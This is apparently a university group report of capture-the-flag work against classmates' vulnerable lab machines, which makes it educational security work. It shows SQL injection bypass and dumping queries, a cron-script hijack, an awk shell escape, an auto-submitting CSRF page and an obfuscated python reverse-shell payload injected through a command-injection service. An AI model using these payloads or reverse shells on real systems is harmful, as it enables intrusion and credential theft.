CITS3006 Group Report - Part 2

Group: Web Warriors

Members:

Olivia Hanly (23331483), Luke Waters (23487767), Khye Goh (22886485), Jinwen Liu (23736736), Gargi Garg (23887876)

Summary of Difficulty Ratings

Box	**Rating**
Alex Hawking	
Virtual Firestarters	6/10
Hacker Men	
I don't know what I'm doing	
Ctrl+Alt+Defeat	
GPT-Hackers	8/10
WannaSmile	N/A
GlitzyGamerGirlz	
The PENItratorS	7/10
OnlyGeeks	8/10
TBD	
Phish and Chips	7/10
Hack-And-Slash	7/10
Hack to the Future	6/10
Hackstreet Boys	4/10
Temporary	8/10

GPT-Hackers (Olivia Hanly and Luke Waters)

Credentials

Nathan: Coff33_Mag1c

Mahit:

lastonestanding:

flaguser: password1

Connor:

Jerome: c4ctus_JuIcE

Amol: 507011884a40ef44cd96fed4a04586db

Radin:

Abdul:


Sam: p1zz4Heav3n

David:

Jasmin: panda_hugger123


Horizontal Privilege Escalation – find hidden credentials (Olivia)

After logging in to Amol (password given to us), we can use the following command to quickly find any potentially interesting files:



```
Amol@openai:/temp$ find / -user Amol -type f -exec ls -la {} \; 2>/dev/null | grep -v '/proc/*\|/sys/*'
-rw-rw-r-- 1 Amol Amol 417 Oct 10 10:41 /home/Amol/.local/state/wireplumber/restore-stream
-rw-rw-r-- 1 Amol Amol 0 Sep 24 12:40 /home/Amol/.local/share/gnome-settings-daemon/input-sources-converted
-rw-rw-r-- 1 Amol Amol 0 Sep 24 12:40 /home/Amol/.local/share/gnome-shell/update-check-46
-rw-rw-r-- 1 Amol Amol 348 Oct 10 10:48 /home/Amol/.local/share/gnome-shell/application_state
-rw------- 1 Amol Amol 79 Sep 27 12:54 /home/Amol/.local/share/Trash/info/file.txt.trashinfo
-rw------- 1 Amol Amol 86 Sep 27 12:54 /home/Amol/.local/share/Trash/info/credentials.txt.trashinfo
-rw------- 1 Amol Amol 81 Sep 27 12:54 /home/Amol/.local/share/Trash/info/readme.txt.trashinfo
-rw-rw-r-- 1 Amol Amol 10 Sep 27 12:42 /home/Amol/.local/share/Trash/files/file.txt
-rw-rw-r-- 1 Amol Amol 103 Sep 27 20:50 /home/Amol/.local/share/Trash/files/readme.txt
-rw-rw-r-- 1 Amol Amol 23 Sep 24 20:30 /home/Amol/.local/share/Trash/files/credentials.txt
```

Credentials.txt gives us Jasmin's password panda_hugger123, allowing us to perform horizontal privilege escalation. File.txt contains the text password1 which may be another password to another user, and after testing them we can determine that it is flaguser's. The readme.txt contains a hint to look in the /var/ftp.




```
Amol@openai:/var/ftp$ ls -al
total 20
drwxr-xr-x  4 root root     4096 Sep 27 12:50 .
drwxr-xr-x 15 root root     4096 Sep 24 12:25 ..
drwxr-x---  2 root flaguser 4096 Sep 27 13:09 .hidden
drwxrwxrwx  2 root root     4096 Sep 24 12:25 pub
-rw-r--r--  1 root root      103 Sep 27 12:50 readme.txt
Amol@openai:/var/ftp$
```

The .hidden directory can be accessed only by flaguser and root, so after logging in as flaguser we can access it and get another credentials.txt that gives us Nathan's password Coff33_Mag1c.


Horizontal Privilege Escalation – Edit Abdul's cron script (Luke Waters and Olivia Hanly)

Jasmin is part of the schedulers group. In the temp directory, there is a time_script.sh which simply appends the date into output.log. In output.log, it is clear that this is run every minute, which indicates it is probably being scheduled to execute in the cron table.




```
The current date is: Thu Oct 10 11:11:01 AM AWST 2024
The current date is: Thu Oct 10 11:12:01 AM AWST 2024
The current date is: Thu Oct 10 11:13:01 AM AWST 2024
The current date is: Thu Oct 10 11:14:01 AM AWST 2024
Jasmin@openai:/temp$
```

Furthermore, Jasmin has write access to the time_script.sh so can edit this file, and the commands will be executed by another user (whoever added it to the crontab).



```
Jasmin@openai:/temp$ ls -al
total 68
drwxrwxrwx  2 root   root        4096 Sep 27 14:48 .
drwxr-xr-x 24 root   root        4096 Sep 25 23:49 ..
-rwxrwxrwx  1 Jasmin Jasmin        13 Sep 25 23:49 one
-rw-rw-r--  1 Abdul  Abdul      45846 Oct 10 11:12 output.log
-rwxrwxr-x  1 Abdul  schedulers    69 Sep 27 14:48 time_script.sh
```

Adding the command whoami and printing that to another file allows us to see that it is Abdul, meaning we can execute arbitrary commands as Abdul. Adding a find command to search Abdul's home directory shows us all his files. This includes a hint1.txt file in Videos. We can also find the web app file we know he has using find -name csrf.py to see that it is in /home/Abdul/snap/firefox/.food/csrf.py




```
cat ./Videos/hint1.txt
"Hey there, new teammate! You know, sometimes our secret sauce isn't kept inside the kitchen.
Think about how you'd sneak a recipe past the chef.
If you can get that special form sent from another 'kitchen,' you'll be one step closer to tasting succes
s.
Just make sure your 'ingredients' match what the chef expects!"
                                                        - HackerTeam
```

Using a python reverse shell we can get access to a shell with Abdul's permissions. To do this msfvenom was used to generate a reverse shell payload, then python -c "[payload]" was added to time_script.sh.

reverse engineering (Luke)

We can copy the python file "./snap/firefox/.food/csrf.py" and run it locally, modifying it to give us the flag.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 ./scr.py
encrypted flag: synt{ghiijkz_nmew234}
decrypted flag: flag{tuvvwxm_azrj789}
```


Horizontal Privilege Escalation – get full shell (Olivia)

You can't log in to Nathan's account directly, however you can switch user into his account which gives you a restricted shell (e.g. so you can't use cd). However, using awk we can get a new full shell using: awk 'BEGIN {system("/bin/sh")}'

Then it is easier to go to his home directory and list the contents of his home folder and print out the file flag.txt to get Jerome's password.

Web Vulnerability – SQLi (Olivia)

We can run the clocking app from Jerome's account. When inputting a quotation mark in the username gives us an error message giving us what appears to be a hash. Clearly, the mismatch of quotation marks means the password hash of what we put in the password section (the letter j) is being read as SQL rather than the input. Using a hash cracker we can learn that the hash algorithm used is SHA1.



```
File "/home/Jerome/clocking-app/clocking_app.py", line 39, in login
  cursor = conn.execute(f"SELECT * FROM users WHERE username='{username}' AND password='{hashed_password}'") # Blind SQL
  Injection vulnerability
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
sqlite3.OperationalError: unrecognized token: "5c2dd944dde9e08881bef0894fe7b22a5c9c4b06"
```

After inspecting the query, we can craft the following:


' OR '1' = '1' --

And anything in the password input, as our use of SQLite comments mean the rest of the query is ignored. We can therefore bypass the login and gain access to the admin's page (it says Hello, admin!). This indicates that data of the returned query (i.e. the user we matched to, presumably the first in the database) is potentially displayed on a successful login, and therefore vulnerable to union-based injection. Trying different number of columns which result in errors until:

' OR '1' = '1' UNION SELECT 1,2,3 FROM users –

Gives us access to the page, and displays a "Hello, 2!" message indicating that the second column returned is indeed displayed. Doing the following gives us a list of everyone's passwords, one of which can be hacked to give the password 'chelsea'.

' OR '1' = '1' UNION SELECT 1,group_concat(password, ''), 3 FROM users –



Hello, 38c1fde43c530c6f63d78e5c021fa4dabf863af1,5b202


Enter Your Shift Details

Start Date

mm / dd / yyyy

Start Time

-- : -- --




Hash	Type	Result
38c1fde43c530c6f63d78e5c021fa4dabf863af1	Unknown	Not found.
5b202089113a7cf03da124db78bd69ca77406a3d	Unknown	Not found.
66f1842622b4b9f13b24077755b6bb6fbb7d446f	Unknown	Not found.
c3ad3ea883dbba62670a0a2e20b40a6c56efca85	Unknown	Not found.
dd8984041d64842965d57e23ff35fcea4282370f	Unknown	Not found.
ac137c6ae0947718332991e7cb2f50eb20b62aaa	sha1	chelsea
b644ff8471f1678be7ca72e1c4b9c2771889c6dc	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

To get the usernames doing the same but with username did not work, so I adjusted to use LIMIT which did give a list.

‘ OR ‘1’ = ‘1’ UNION SELECT 1,group_concat(username), 3 FROM users LIMIT 1,1 –



Hello, admin,anthony.creg,bradly.coopers,charlie.m

Enter Your Shift Details


Start Date

mm / dd / yyyy

admin, anthony.creg, bradly.coopers, charlie.mazuri, emily.jones, michael.scott, sarah.taylor


We can try different combinations to get that bradly.coopers’ password is chelsea.

Web Vulnerability – (Luke Waters)




```
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp             Postfix smtpd
139/tcp  open  netbios-ssn      Samba smbd 4.6.2
445/tcp  open  netbios-ssn      Samba smbd 4.6.2
2121/tcp open  ftp              vsftpd 3.0.5
8888/tcp open  sun-answerbook?
```

The nmap scan showed port 8888 was open, and connecting to it showed us it executes some commands:



```
Enter the name of the file to display:
cat: GET: No such file or directory
cat: /: Is a directory
cat: 'HTTP/1.1'$'\r': No such file or directory
/bin/sh: 2: Host:: not found
/bin/sh: 3: Syntax error: "(" unexpected
```

It uses cat to list a file, and if we append filepaths to the URL it tries to cat them. If we use ps aux, we can see that sam is running a python script at "/home/Sam/file_share_server.py" so we know it's sam running the server. We can get a reverse shell using netcat:



```
┌──(kali㉿kali)-[/run]
└─$ nc 192.168.1.48 8888
Enter the name of the file to display:
; python3 -c "exec(__import__('zlib').decompress(__import__('base64').b64deco
de(__import__('codecs').getencoder('utf-8')('eNpNjstqwzAQRdfSV2hnibrCDqakBS1C
cSCUtqHxPjjShIg4ktDI7e9Xarzo7M7cMw97Cz4mhl5fIbERGVK7tOZTiF4DYmlHil6hvHsc5WZ73
H30Q43y8Pn6djwMX/3mXWRJau8c6MR51T6vZPu0lq1sm66qu1xC0J+LnYANcYYXSozKExH0N2+bVS
cosWc2geNGKNXknJwijFdKgopy70NJpAHtDfBqTufHdSVqvMA0qbKwxmSsK+pu3xfwc/pHEONC+ZB
XQd6NfH80XDz8cXYWpiS/huAM94L+As6uXEc=')[0])))"
█

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.104] from (UNKNOWN) [192.168.1.48] 34218
whoami
Sam
```

There is a file called teamwork.txt with lots of passwords. If we SHA-1 hash them and compare to the hashes found in the clocking app we get:

Admin:flag{pass:panda_hugger123}

anthony.creg:flag{user:sam}

charlie.mazuri:flag{pass:p1zz4Heav3n}

sarah.taylor:flag{user:Jasmin}

Emily.jones:Welcome#2024

Bradley.coopers:Chelsea

michael.scott:S3cureM3ssag

This is another way to get access to Jasmin's and Sam's passwords.


Virtual Firestarters (Gargi and Olivia)

Credentials

cyberwarrior: WarZone2024


sneakyfox: FoxHunt2024

Cracking Hashes (Partially Redacted) (Gargi)



Hash cracking is being performed using a wordlist, showing progress in finding potential user passwords.

- **Using sshpass to Brute Force SSH**




```
File  Actions  Edit  View  Help
    set RHOSTS fe80::3990:0000/110, ::1-::f0f0

Target a block from a resolved domain name:

    set RHOSTS www.example.test/24
msf6 auxiliary(scanner/ssh/ssh_login) > sudo apt-get install sshpass
[*] exec: sudo apt-get install sshpass

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
You might want to run 'apt --fix-broken install' to correct these.
The following packages have unmet dependencies:
 kali-themes-common : Depends: kali-wallpapers-2024 but it is not going to be installed
 kmod : Depends: liblzma5 (≥ 5.4.5-0.2) but 5.2.7-0.1 is to be installed
 libkmod2 : Depends: liblzma5 (≥ 5.4.5-0.2) but 5.2.7-0.1 is to be installed
 systemd-cryptsetup : Depends: libsystemd-shared (= 256.2-1) but 256.5-1 is to be installed
 xserver-xorg-core : Depends: xserver-common (≥ 2:21.1.13-2) but 2:21.1.4-3 is to be installed
                     Depends: libgcrypt20 (≥ 1.11.0) but 1.10.1-2 is to be installed
 xserver-xorg-legacy : Depends: xserver-common (≥ 2:21.1.13-2) but 2:21.1.4-3 is to be installed
E: Unmet dependencies. Try 'apt --fix-broken install' with no packages (or specify a solution).
msf6 auxiliary(scanner/ssh/ssh_login) > sshpass -p "passwd" ssh hacker007@192.168.64.17
[-] Unknown command: sshpass. Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > sshpass -p "passwd" ssh hacker007@192.168.64.17
[-] Unknown command: sshpass. Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > sshpass -V
[-] Unknown command: sshpass. Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > ssh hacker007@192.168.64.17
[*] exec: ssh hacker007@192.168.64.17

Flag{BruteForce_SSH_1}
hacker007@192.168.64.17's password:
Linux vulnserver 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Tue Oct  8 13:03:04 2024 from 192.168.64.2
hacker007@vulnserver:~$
```

An attempt to use sshpass to brute force SSH credentials on the system.

HTML File Showing Flag Found


- **Flag**: Flag{y0u_f0und_m3!}



```
DhyGvul2024

(Hint: Hello Seven, Hello Seven...)

RmxhZ3tWaXJ0dWFsRmlyZVN0YXJ0ZXJzX1Bhc3N3b3JkTGVha18xfQ== (may be interesting)
hacker007@vulnserver:~$ cat ~/csrf_atkpage.html
<!DOCTYPE html>
<html>
<head>
    <title>System Breach</title>
</head>
<body>
    <h1>Welcome Roland!</h1>
    <p>Redirecting to login page...</p>
    <form id="csrfForm" action="http://localhost/profile.php" method="POST">
        <input type="hidden" name="email" value="Flag{y0u_f0und_m3!}">
    </form>

    <script>
        // Automatically submit the form when the page loads
        window.onload = function() {
            document.getElementById('csrfForm').submit();
        };
    </script>
</body>
</html>
hacker007@vulnserver:~$
```

The flag is revealed in the csrf_atkpage.html file as a hidden input in the form.

Base64 Decoding to Find a Flag



Applications Places System
hacker007's Home
csrf_atkpage.html
Hyperion Corporation Website
hacker007@vulnserver: ~
File Edit View Search Terminal Help
hacker007@vulnserv...

```
[sudo] password for hacker007:
Sorry, try again.
[sudo] password for hacker007:
hacker007 is not in the sudoers file.
hacker007@vulnserver:~$ cat ~/rehersal.txt
Panicking about the performance tonight - check my friend's account for any upda
tes:

jfilydhyypvy
DhyGvul2024

(Hint: Hello Seven, Hello Seven...)

RmxhZ3tWaXJ0dWFsRmlyZVN0YXJ0ZXJzX1Bhc3N3b3JkTGVha18xfQ== (may be interesting)
hacker007@vulnserver:~$ echo "RmxhZ3tWaXJ0dWFsRmlyZVN0YXJ0ZXJzX1Bhc3N3b3JkTGVha1
8xfQ"
RmxhZ3tWaXJ0dWFsRmlyZVN0YXJ0ZXJzX1Bhc3N3b3JkTGVha18xfQ
hacker007@vulnserver:~$ echo "RmxhZ3tWaXJ0dWFsRmlyZVN0YXJ0ZXJzX1Bhc3N3b3JkTGVha1
8xfQ" | rev | base64 --decode
U����  ]��� �ase64: invalid input
hacker007@vulnserver:~$ echo "RmxhZ3tWaXJ0dWFsRmlyZVN0YXJ0ZXJzX1Bhc3N3b3JkTGVha1
8xfQ" |  base64 --decode
Flag{VirtualFireStarters_PasswordLeak_1}base64: invalid input
hacker007@vulnserver:~$
```

Flag{VirtualFireStarter1_PasswordLeak_1}

A base64-encoded string is decoded, revealing the flag after reversing the string.


Vigenère Cipher Reverse Engineering (Gargi)


Applications Places System
hacker007's Home
csrf_atkpage.html
Hyperion Corporation Website
hacker007@vulnserver: ~/Reverse_Engineering
File Edit View Search Terminal Help
hacker007@vulnserv...

```
void vigenere_decode(char* dst, char* src, char* pass) {
    vigenere(dst, src, pass, 0);
}

void solve(char *input, char *key) {
    char result[strlen(input)];
    vigenere_decode(result, input, key);
    printf("Decoding result: %s\n", result);
    if (strncmp(result, "Flag{", 5) != 0){
        printf("Failed, the decoded cipher should start with \"Flag{\"\n");
    } else {
        printf("YOU GOT THE FLAG!\n");
    }
}
int main() {
    char key[6] = "RF3V#";
    puts("Enter the key: ");
    char cipher_text[55] = "x3t>~%Y\">4AYFI$A.r|4EY+vo?&FEfE@$K$b5r-4Ez)vo2IYg7@
Y'T";
    scanf("%s", key);
    printf("Key: %s, decoding...\n", key);
